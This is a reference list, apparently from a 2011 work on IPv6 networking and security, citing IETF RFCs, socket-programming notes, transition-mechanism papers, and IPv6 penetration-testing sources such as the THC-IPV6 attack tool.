IANA. (2012). Domain Name System (DNS) Parameters. Retrieved October, 2, 2011, from http://www.iana.org/assignments/dns-parameters

IETF. (2011). RFC 6105 IPv6 Router Advertisement Guard. Retrieved October, 8, 2011, from https://tools.ietf.org/html/rfc6105

Lee, Joonbok. (2004). IPv6 Socket Programming. Retrieved October, 2, 2011, from http://cosmos.kaist.ac.kr/cs441/material/chap3/ipv6_socket_programming.ppt

Moore, H D. (2008). Exploiting Tommorow's Internet Today: Penetration Testing with IPv6. Retrieved October, 1, 2011, from http://uninformed.org/?v=10&a=3&t=txt

Network Working Group. (1998). RFC 2460 Internet Protocol Version 6 (IPv6) Specification. Retrieved October, 1, 2011, from https://www.ietf.org/rfc/rfc2460.txt

Network Working Group. (2003). RFC 3513 IPv6 Addressing Achitecture. Retrieved October, 1, 2011, from https://www.ietf.org/rfc/rfc3513.txt

Network Working Group. (2003). Basic Socket Interface Extensions for IPv6. Retrieved October,2 , 2011, from https://www.ietf.org/rfc/rfc3493.txt

Network Working Group. (2007). Neighbor Discovery for IP version 6 (IPv6). Retrieved October, 8, 2011, from https://tools.ietf.org/html/rfc4861

Network Working Group. (2010). Draft Nakibly v6ops Tunnel Loops. Retrieved October, 9, 2011, from https://tools.ietf.org/html/draft-nakibly-v6ops-tunnel-loops-03

Pilihanto, Atik. (2010). IPv6 Hackit. Retrieved October, 2, 2011, from http://ipv6hackit.sourceforge.net

Punithavathani, D.Shalini., & Sankaranarayanan, K. (2009). IPv4/IPv6 Transition Mechanisms. Retrieved October, 1, 2011, from www.eurojournals.com/ejsr_34_1_12.pdf

Purser, Jimmy Ray. (2010). IPv6? TechWiseTV WorkShops . Retrieved October, 9, 2011, from http://tivella.com/web/IN/solutions/smb/files/ipv6secindia.pdf

THC. (2006). THC-IPV6 Attack Tool 0.6. Retrieved October, 8, 2011, from http://packetstormsecurity.org/files/45220/THC-IPV6-Attack-Tool-0.6.html

University of Southern California. (1981). RFC 791 Internet Protocol. Retrieved October, 1, 2011, from https://www.ietf.org/rfc/rfc791.txt

University of Southern California. (1981). RFC 793 Transmission Control Protocol. Retrieved October,2 , 2011, from https://www.ietf.org/rfc/rfc793.txt